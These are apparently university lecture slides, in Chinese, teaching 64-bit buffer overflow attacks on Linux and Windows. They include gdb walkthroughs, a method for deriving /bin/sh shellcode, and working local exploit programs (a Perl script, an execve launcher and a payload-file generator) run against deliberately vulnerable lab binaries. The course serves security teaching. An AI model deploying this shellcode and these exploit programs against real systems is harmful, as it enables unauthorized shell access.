64位系统的缓冲区溢出攻击

中国科学技术大学
曾凡平
billzeng@ustc.edu.cn

主要内容

- 8.3 Linux intel64缓冲区溢出
  - 8.3.1 Linux x86_64的进程映像
  - 8.3.2 Linux x86_64的缓冲区溢出流程
  - 8.3.3 Linux x86_64的缓冲区溢出攻击技术
- 9.5 Linux intel64 shellcode
  - 9.5.1 一个获得shell的shellcode
  - 9.5.2 本地攻击
- 10.5 Win64平台的缓冲区溢出
  - 10.5.1 Win64的进程映像
  - 10.5.2 Win64的缓冲区溢出流程
  - 10.5.3 Win64的缓冲区溢出攻击技术

8.3 Linux intel64缓冲区溢出

- 运行于Intel 64位CPU（或兼容Intel CPU，如AMD）的Linux操作系统称为Linux intel64，简称为Linux x86_64。
- 64位的Linux 系统被广泛应用于桌面操作系统中。目前常用的64位操作系统有Fedora-Live-Desktop-x86_64 和 ubuntu-desktop-amd64，它们均基于intel64。intel64和IA32架构的主要区别在于地址由32位增加到64位，相应的寄存器也是64位。

实验环境：**64位ubuntu18.04**

8.3.1 Linux x86_64的进程映像

- 编译和运行mem_distribute.c，观察其输出，可以总结出其进程映像的分布情况。
- 与32位的Linux下的进程对比，可以看出，其进程映像是相似的，各个内存块的排列顺序一样，但是内存块之间的空隙和地址的长度（64位）不一样。

低地址 0x5555**5555** xxxx	初始化的 全局变量 0x5555**5575** xxxx	未初始化 全局变量	动态 内存		局部 变量	高地址 0x7fff ffff xxxx
.text 可执行代码	.data	.bss	Heap	未使用	Stack	环境变量

mem_distribute.c在64位Linux的运行结果

gcc -o m ../mem_distribute.c

./m

- (.text)address of

  fun1=0x**5555**5555**5**46aa

  fun2=0x**5555**5555**5**46be

  main=0x**5555**5555**5**46d1

- (.data inited Global variable)address of

  x(inited)=0x**5555**5575**5**010

  z(inited)=0x**5555**5575**5**014

- (.bss uninited Global variable)address of

  y(uninit)=0x**5555**5575**5**01c

- (stack)address of

  argc =0x**7fffffff**deac

  argv =0x**7fffffff**dea0

  argv[0]=0x**7fffffff**e362

- (Local variable)address of
- vulnbuff[64]=0x**7fffffff**dec0

- (Local variable)address of

  a(inited) =0x**7fffffff**deb4

  b(uninit) =0x**7fffffff**deb8

  c(inited) =0x**7fffffff**debc

函数栈帧的信息

函数调用时所建立的栈帧也包含了下面的信息：

(1) 函数的返回地址。返回地址都是存放在被调用函数的栈帧里。

(2) 调用函数的栈帧信息，即栈顶和栈底(最高地址)。

(3) 为函数的局部变量分配的空间。

(4) 为被调用函数的参数分配的空间。

8.3.2 Linux x86_64的缓冲区溢出流程

- 用8.2.2类似的方法编译和调试buffer_overflow.c，可以总结出Linux x86_64的缓冲区溢出流程。

```
// Define a large buffer with 32 bytes.
char Lbuffer[] = "0123456789012345678========ABCD";//32Bytes
void foo()
{
    char buff[16];
    strcpy (buff, Lbuffer);
}
int main(int argc, char * argv[])
{    foo();    return 0; }
```

- /bin$ gedit ../buffer_overflow.c
- /bin$ gcc -o b ../buffer_overflow.c
- /bin$ ./b

  *** stack smashing detected ***: ./b terminated
  Aborted (core dumped)
- /bin$ **gcc -fno-stack-protector -o b ../buffer_overflow.c**
- /bin$ ./b

  Segmentation fault (core dumped)
- /bin$ gdb b
- (gdb) r

  Starting program: /home/i/work/ns/overflow64/bin/b
  Program received signal SIGSEGV, Segmentation fault.
  0x0000555555554667 in foo ()

反汇编main和foo函数

- (gdb) **disas main**

Dump of assembler code for function main:

```
   0x0000555555554668 <+0>:   push   %rbp
   0x0000555555554669 <+1>:   mov    %rsp,%rbp
   0x000055555555466c <+4>:   sub    $0x10,%rsp
   0x0000555555554670 <+8>:   mov    %edi,-0x4(%rbp)
   0x0000555555554673 <+11>:  mov    %rsi,-0x10(%rbp)
   0x0000555555554677 <+15>:  mov    $0x0,%eax
   0x000055555555467c <+20>:  callq  0x5555555464a <foo>
   0x0000555555554681 <+25>:  mov    $0x0,%eax
   0x0000555555554686 <+30>:  leaveq
   0x0000555555554687 <+31>:  retq
```

End of assembler dump.

- (gdb) **disas foo**

Dump of assembler code for function foo:

0x000055555555464a <+0>: push %rbp

0x000055555555464b <+1>: mov %rsp,%rbp

0x000055555555464e <+4>: sub $0x10,%rsp

0x0000555555554652 <+8>: lea -0x10(%rbp),%rax

0x0000555555554656 <+12>: lea 0x2009c3(%rip),%rsi # 0x555555755020 <Lbuffer>

0x000055555555465d <+19>: mov %rax,%rdi

0x0000555555554660 <+22>: callq 0x555555554520 <strcpy@plt>

0x0000555555554665 <+27>: nop

0x0000555555554666 <+28>: leaveq

=> 0x0000555555554667 <+29>: retq

End of assembler dump.

在3个关键地址设置断点

- (gdb) **b *(foo+0)**

Breakpoint 1 at 0x55555555464a

- (gdb) **b *(foo+22)**

Breakpoint 2 at 0x555555554660

- (gdb) **b *(foo+29)**

Breakpoint 3 at 0x555555554667

- (gdb) **disp/i $pc**

1: x/i $pc

=> 0x555555554667 <foo+29>: retq

- (gdb) **r**

- (gdb) x/x $rsp

  0x7fffffffde98: 0x55554681
- 函数foo入口点的64位栈寄存器rsp保存了返回地址的指针（0x7fffffffde98），栈的内容为0x55554681，该地址就是foo()函数的返回地址。查看main()的汇编代码可以验证这一点。
- 记录下堆栈指针rsp的值，在此以A标记，**A=$rsp=0x7fffffffde98**
- 继续执行到下一个断点：
- (gdb) c

  Breakpoint 2, 0x000055555554660 in foo ()

  1: x/i $pc

  => 0x555555554660 <foo+22>: **callq** 0x555555554520 **<strcpy@plt>**

- strcpy(des, src)有两个参数。在64位Linux系统中，用寄存器**rsi**保存源字符串src的地址，用寄存器**rdi**保存目的字符串des的地址。这可以查看callq 0x400410 <strcpy@plt>之前的两条指令推断出来。查看此时esi和rdi的值：
- (gdb) x/s $rsi

  0x555555755020 <Lbuffer>:

  "01234567890123456789========ABCD"
- 可见，esi保存的内容是Lbuffer的地址。
- (gdb) **i reg rdi**

  rdi **0x7fffffffde80** 140737488346752
- rdi保存buff的首地址，B=buff的首地址= 0x7fffffffde80，则buff的首地址与返回地址的距离=A-B=0x7fffffffde98 - 0x7fffffffde80 =**0x18**=**24**。
- 执行strcpy函数后，函数的返回地址将被覆盖，被覆盖为Lbuffer的第24~32个字节，即”**====ABCD**"。

- (gdb) **x/s $rsi+0x18**
  0x555555755038 <Lbuffer+24>: "====ABCD"
- (gdb) **c**
  - 1: x/i $pc
  - => 0x555555554667 <foo+29>: retq
- (gdb) **x/s $rsp**
  0x7fffffffde98: "====ABCD"
- 因此执行指令retq后，栈的内容将弹出到指令寄存器rip，即rip="====ABCD"，同时rsp=rsp+8。而地址"====ABCD"是无效的指令地址，因此引发段错误。
- (gdb) **si**
  Program received signal SIGSEGV, Segmentation fault.
  0x0000555555554667 in foo ()
  1: x/i $pc
  => 0x555555554667 <foo+29>: retq
- 说明引发段错误的指令地址及指令为**0x555555554667 <foo+29>: retq**
- 通过修改Lbuffer的内容（将”====ABCD”改成期望的地址址），就可以**将rip变为可以控制的地址**，从而控制程序的执行流程，实现攻击。

与32位的Linux系统的不同之处

- 与32位的Linux系统相比，64位系统的溢出流程是类似的，主要的不同之处在于：
  ① 采用64位的寄存器和堆栈
  ② 在传递函数的参数时，优先使用寄存器

8.3.3 Linux x86_64的缓冲区溢出攻击技术

- 从8.3.2可知，被攻缓冲区的首地址=0x7fffffffde80，而64位Linux系统的地址长度为64位，因此，在栈中保存的地址其实为0x00007fffffffde80。由于Linux为little_endian，即小端字节序，该地址在内存中的实际存储方式如下：





图8-6 64位地址的实际存储方式

- 也就是说，如果把地址看作字符串，则第7和第8字节为字符串结束符'\0'，即在构造攻击字符串时要考虑到**跳转地址的最高2个字节为0（字符串结束符'\0'）**。
- 考虑如下的代码：

```
#define LBUFF_LEN 256
SmashBuffer(char * attackStr)
{
    char buffer[LBUFF_LEN];
    strcpy (buffer, attackStr);
}
```

- 显然，若attackStr的内容过多，则上述代码会出现缓冲区溢出错误。由于64地址的最高2个字节为字符串结束符'\0'，只能按如图8-7的方式组织攻击代码。



(b) 即将执行strcpy之前buffer及栈的内容

图8-7 64位系统攻击串的构造及栈的内容

- 由此可以推断，对于64位系统，如果要成功利用缓冲区溢出漏洞，则被攻击的缓冲区必须大到足以容纳shellcode。

- 与32系统一样，如果系统未启用地址随机化机制，对于本地溢出，也可以把shellcode放在环境变量里，从而精确定位shellcode地址。

- 程序vulnerable.c和exploit64.pl演示了将shellcode放在环境变量中的缓冲区溢出攻击方法。

例程：vulnerable.c

```
#include <stdio.h>
#include <string.h>
int main (int argc, char *argv[])
{
    char vulnbuff[16];
    strcpy (vulnbuff, argv[1]);
    printf ("\n%s\n", vulnbuff);
    getchar(); /* for debug */
}
```

gcc -fno-stack-protector -z execstack -o v ../vulnerable.c

```
#!/usr/bin/perl
# exploit64.pl
$shellcode="\x48\x31\xdb\x48\x31\xd2\x48\xb8\x2f\x2f\x62\x69\x6e\x2f\x73\x68".
"\x52\x50\x48\x89\xe7\x52\x57\x48\x89\xe1\x48\x89\xe6\x48\x8d\x42\x3b\x0f\x0
5";
$path="/home/i/work/ns/overflow64/bin/vulnerable";
$ret = 0x7fffffffeff8 - (length($path)+1) - (length($shellcode)+1);
$new_retword = pack('q', $ret); # covert the 64 bits jump address to a 64 bits string.
printf("[+] Using ret shellcode 0x%x\n",$ret);
$nops="\x90\x90\x90\x90\x90\x90\x90\x90"; # 8 NOPs
%ENV=(); $ENV{SHELL_CODE}=$shellcode;
$argv=$nops.$nops.$nops.$new_retword;
exec "$path",$argv;
```

- **perl exploit64.pl**

  [+] Using ret shellcode **0x7fffffffefbb**

  ������������������������������������
  $

新方法：用execve()实现本地攻击(attack.c)

```
void attack(){
    char * name[3];
    name[0] = "/home/ns/overflow64/bin/v";  //0x7fffffffefba
    name[1] =
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\xba\xef\xff\xff\xff\x7f";
    name[2] = NULL;
    char * envp[2];
    envp[0] =
"shellcode=\x48\x31\xdb\x48\x31\xd2\x48\xb8\x2f\x2f\x62\x69\x6e\x2f\x73\x68\x52\x50\x48\x89\xe7\x52\x57\x48\x89\xe1\x48\x89\xe6\x48\x8d\x42\x3b\x0f\x05";
    envp[1] = NULL;
    execve( name[0], name, envp );
}
```

用execve()实现本地攻击

- i@U18:~/overflow64/bin$ **gcc -o a ../attack.c**
- i@U18:~/overflow64/bin$ **./a**
- ********
- **$ exit**
- i@U18:~/overflow64/bin$

9.5 Linux intel64 shellcode

- 在编写shellcode时要考虑到64位Linux系统的一些特点：

① 首先，内存地址是64位的，相应的寄存器也是64位，堆栈指针以8字节为单位递增或递减。

② 其次，传递参数一般不使用堆栈，而是使用rsi、rdi等寄存器，只有在很多个参数的情况下才使用堆栈。

9.5.1 一个获得shell的shellcode

- 64位Linux系统的函数最终也是通过系统调用实现的。编写shellcode时也同样要经过3个步骤：
  - (1) 编写简洁的能完成所需要功能的**c程序**；
  - (2)反汇编可执行代码，用**系统功能调用代替函数调用**，用汇编语言实现相同的功能；
  - (3)提取出操作码，写成shellcode，并用C程序验证。
- 下面以获得shell的shellcode为例，介绍针对64位Linux系统的shellcode的设计方法。

(1) 编写C程序: shell64.c

```
#include <stdio.h>
#include <stdlib.h>
void foo()
{
   char * name[2];
   name[0] = "/bin/sh";
   name[1] = NULL;
   execve(name[0],name, NULL );
}
int main(int argc, char * argv[])
{
   foo();  return 0;
}
```

gcc -o shell64 ../shell64.c

./shell64

$

- shell64.c 能 获 得 一 个 shell。

(2) 反汇编可执行代码，在合适的位置设置断点，确定系统功能调用号及各寄存器的值。

- gdb shell64
- GNU gdb (Ubuntu 7.7.1-0ubuntu5~14.04.2) 7.7.1
- (gdb) disas foo

```
Dump of assembler code for function foo:
   0x00000000000006aa <+0>: push   %rbp
   0x00000000000006ab <+1>: mov    %rsp,%rbp
.............
 0x00000000000006dc <+50>: mov    $0x0,%edx
   0x00000000000006e1 <+55>:        mov    %rcx,%rsi
   0x00000000000006e4 <+58>:        mov    %rax,%rdi
   0x00000000000006e7 <+61>:        callq  0x580 <execve@plt>
.............
   0x0000000000000701 <+87>:        leaveq
   0x0000000000000702 <+88>:        retq
End of assembler dump.
```

- (gdb) **b *(foo+61)**

  Breakpoint 1 at 0x6e7
- (gdb) disp/i $pc
- (gdb) r

  Breakpoint 1, 0x0000555555546e7 in foo ()

  => 0x5555555546e7 <foo+61>: callq 0x555555554580 <execve@plt>
- (gdb) disas execve

  Dump of assembler code for function execve:

  0x00007ffff7ac8e30 <+0>: mov $0x3b,%eax

  0x00007ffff7ac8e35 <+5>: **syscall**

  ......

  0x00007ffff7ac8e50 <+32>: retq

  End of assembler dump.
- (gdb) **b *(execve+5)**

- (gdb) c
  - => 0x7ffff7ad6335 <__execve+5>: **syscall**
- (gdb) i reg

rax	**0x3b**	**59**
rbx	**0x0**	**0**
rcx	**0x7fffffffde70**	**140737488346736**
rdx	**0x0**	**0**
rsi	**0x7fffffffde70**	**140737488346736**
rdi	**0x5555555547b4**	**93824992233396**
rbp	0x7fffffffde90	0x7fffffffde90
rsp	0x7fffffffde68	0x7fffffffde68

  .....
- (gdb) **x/8x $rsi**

0x7fffffffde70:	0x555547b4	0x00005555
	0x00000000	0x00000000

- (gdb) **x/s $rdi**

  0x5555555547b4: "/bin/sh"

- 观察寄存器的值，可以得出下几个结论：
  ① rax为系统调用号，在此为0x3b；
  ② rbx、rdx设置为0；
  ③ rsi保存**字符串数组**name这个指针，rcx的值=rsi的值；
  ④ rdi保存**字符串**name[0]=”/bin/sh”这个指针。

- 如果用相同的寄存器的值调用syscall，则也可以实现execve函数。程序shell64_asm.c中的函数foo64_fix()实现了该功能。

```
void foo64_fix()
{   __asm__(
        "xor    %rbx,%rbx   ;"
        "xor    %rdx,%rdx   ;"
        "push   %rdx        ;"
        "mov    $0x68732f6e69622f2f,%rax  ;"
        "push   %rdx        ;"
        "push   %rax        ;"
        "mov    %rsp,%rdi   ;"
        "push   %rdx        ;"
        "push   %rdi        ;"
        "mov    %rsp,%rcx   ;"
        "mov    %rsp,%rsi   ;"
        "lea    0x3b(%rdx),%rax ;" //"mov    $0x3b,%rax  ;"
        "syscall;"
        );
}
```

- gcc -o shell64_asm ../shell64_asm.c
- ./shell64_asm
- **$**

(3) 从可执行文件中(objdump -d shell64_asm)提取出操作码，写成shellcode，并用C程序验证

```
/* shell64_opcode.c */
#include <string.h>
char shellcode64[] =
"\x48\x31\xdb\x48\x31\xd2\x52\x48\xb8\x2f\x2f\x62\x69\x6e\x2f\x73\x68\x52"
"\x50\x48\x89\xe7\x52\x57\x48\x89\xe1\x48\x89\xce\x48\x8d\x42\x3b\x0f\x05";
void main()
{
   char op64code[512];
   strcpy(op64code, shellcode64);
   ((void (*)())op64code)();
}
```

- **gcc -z execstack -o shell64_opcode ../shell64_opcode.c**
- **./shell64_opcode**
- **$**

9.5.2 本地攻击

- 若能登录到目标系统，则可以实施本地攻击。与Linux IA32的本地攻击类似，Linux intel64的本地攻击的关键也在于猜测被攻缓冲区的起始地址。还要注意的就是起始地址长度为8字节（或64比特）。

- 以下函数（lvictim64.c中的关键函数）从文件中读数据，如果文件的长度太大，将会发生缓冲区溢出错误。

```
#define ATTACK_STR_LEN 1024
char attackStr[ATTACK_STR_LEN+1];
void smash_largebuf()
{
    char buffer[512];
    int  nBytesOfRead;
    FILE *badfile;
    memset(attackStr, 0x90, ATTACK_STR_LEN);
    badfile = fopen("./SmashBuffer.data", "r");
    nBytesOfRead = fread(attackStr, sizeof(char), ATTACK_STR_LEN, badfile);
    fclose(badfile);
    attackStr[nBytesOfRead]=0;
    attackStr[ATTACK_STR_LEN]=0;
    // smash it and get a shell. ************************************
    strcpy(buffer, attackStr);
}
```

- 为了利用该溢出漏洞，必须确定函数的返回地址离buffer首地址的偏移，并猜测buffer首地址。在此用gdb对程序进行调试。
- gcc -fno-stack-protector **-zexecstack** -o lvictim64 ../lvictim64.c
- ll > SmashBuffer.data
- gdb lvictim64
- (gdb) disas smash_largebuf

  Dump of assembler code for function smash_largebuf:

  0x0000000000007fa <+0>: push %rbp

  .....

  0x00000000000008bc <+194>: callq 0x670 <strcpy@plt>

  End of assembler dump.
- (gdb) b *(smash_largebuf +0)
- Breakpoint 1 at 0x7fa
- (gdb) b *(smash_largebuf +194)
- Breakpoint 2 at 0x8bc

(gdb) r

Breakpoint 1, 0x0000555555547fa in smash_largebuf ()

(gdb) x $rsp

0x7fffffffde98: 0x5555498e

(gdb) c

Continuing.

Breakpoint 2, 0x0000555555548bc in smash_largebuf ()

(gdb) x $rdi

0x7fffffffdc80: 0xffffde70 0x00007fff

(gdb) p 0x7fffffffde98 - 0x7fffffffdc80

$1 = 536

- 可见，函数的返回地址放在A=0x7fffffffde98，buffer的起始地址B=0x7fffffffdc80，**偏移量=A-B=536**。
- 在组织攻击串attackStr时，在偏移536处放置跳转地址(在此为B=0x7fffffffdc80+n)，并把shellcode放置在attackStr的偏移536之前。如果攻击不成功，则调整跳转地址的值，直到获得一个shell。

get64Shell_By_SmashBuffer()函数（lexploit64.c中的关键函数）构造攻击代码并将其保存在文件Smash64Buf.data中

```
#define BUFFER_ADDRESS 0x7fffffffdbd0
// start address of buffer
#define OFF_SET 536
#define ATTACKSTR_LENGTH 1024
void get64Shell_By_SmashBuffer()
{
    FILE *badfile;
    int i,j,len,start;
    unsigned long * ptr ;
    char attackStr[ATTACKSTR_LENGTH+1];
    memset(attackStr, 0x90,
                ATTACKSTR_LENGTH);
attackStr[ATTACKSTR_LENGTH]='\0';
    len=strlen(shellcode);
    ptr=(unsigned long *)
          (attackStr+OFF_SET);
    *ptr = BUFFER_ADDRESS + 0x80;
    start = LBUFF_LEN - strlen(shellcode) -
0x10;
     for(i=0;i<len;i++)
    {  attackStr[i+start]=shellcode[i];  }
    badfile=fopen("./SmashBuffer.data", "w");
    fwrite(attackStr, strlen(attackStr),
        1, badfile);
    fclose(badfile);    }
```

- 编译并运行该程序，将在当前目录下生成文件SmashBuffer.data。

  ...../bin$ gcc -o lexploit64 ../lexploit64.c

  ...../bin$ ./lexploit64

  ...../bin$ ll *.data

  -rw-rw-r-- 1 i i 542 5月 29 19:43 SmashBuffer.data

- 运行lvictim64，则将获得一个shell：

  ...../bin$ ./lvictim64

  You have read 542 from the file SmashBuffer.data.

  Smash a large buffer with 542 bytes.

  $

- 攻击Linux intel64系统的关键在于猜测buffer的起始地址。由于64位系统的地址为64位，buffer的起始地址的范围比32位系统大很多，成功获得64位系统shell的难度很大。

- 对Linux intel64系统的远程攻击也是类似的，这时要通过网络把shellcode发送到被攻击端，攻击的效果也同样取决于shellcode的功能。

10.5 Win64平台的缓冲区溢出

- 运行于Intel 64位CPU（或兼容Intel CPU，如AMD）的Windows操作系统称为Windows intel64，简称为Win64。
- 64位的Windows系统近年来被广泛应用于桌面操作系统中。目前，常用的操作系统有64位的Windows7和Windows10，它们均基于intel64。intel64和IA32架构的主要区别在于地址由32位上升为64位，相应的寄存器也是64位。
- 我们以64位Windows10为例说明64位Windows系统的缓冲区溢出攻击方法。

10.5.1 Win64的进程映像

- 为了观察64位Windows的进程映像，用“Visual Studio x64 Win64 命令提示(VS 2010)”编译和运行mem_distribute.c，结果如下所示：

```
.....\bin>cl ..\src\mem_distribute.c
.....
/out:mem_distribute.exe
mem_distribute.obj
.....\bin>mem_distribute.exe
(.text)address of
        fun1=000000013FEC1000
        fun2=000000013FEC1020
        main=000000013FEC1040
……
```

由于地址随机化，您观察到的结果不完全相同，但总体态势相同。

表10-2 64位Windows的进程映像

			高地址
0000-07xx-xxxx-xxxx		动态链接库KERNELBASE.dll的映射区	
		空白区	
		高地址	
.bss	global	未初始化全局变量	
.data	global	初始化的全局变量	
	main		
	fun2		
0000-0001-3FEC-1000	fun1	低地址	
0x7xxx-xxx		动态链接库kernel32.dll,ntdll.dll的映射区	
0000-0000-0025-FFFC		堆栈高地址	
0000-0000-0025-FD68	argv	main的参数的地址即命令行参数的地址	
0000-0000-0025-FD60	argc		
	local	局部变量	
		低地址	低地址

- 注：64位的Windows7及后续版本对进程的地址空间使用了地址随机化机制，使得每次运行进程所给出的地址空间都不同。进一步的测试表明，动态链接库的加载基址不随进程的运行次数改变，然而，如果重新启动操作系统，则动态链接库的加载基址也会变化。
- 注：Win64除了加载kernel32.dll，ntdll.dll，还加载了**KERNELBASE.dll**。
- 函数调用时所建立的栈帧也包含了下面的信息：
  (1) 函数被调用完后的返回地址。
  (2) 调用函数的栈帧信息，即栈顶和栈底(最高地址)。
  (3) 为函数的局部变量分配的空间。
  (4) 为被调用函数的参数分配的空间。
- 由于被调用函数的返回地址和其内部的局部变量均存放在栈中，且返回地址在栈的高地址区、缓冲区在栈的低地址区，如果向缓冲区拷贝了过多的数据，则返回地址被改写。

10.5.2 Win64的缓冲区溢出流程

- 考虑如下的例子程序(w64overflow.c)：

```
#include <stdio.h>
#include <string.h>
char largebuff[]
="01234567890123456789012 3ABCDEFGH";  //32 bytes
void foo()
{
    char smallbuff[16];
    strcpy (smallbuff, largebuff);
}
int main (void)
{    foo(); }
```

- 用/Zi /GS- 参数编译并运行程序：

  ......\bin>cl /Zi /GS- ..\src\w64overflow.c

  /out:w64overflow.exe

  /debug

  ......\bin>w64overflow.exe

- 可见会发生段错误。




图10-9 进程运行错误提示窗口

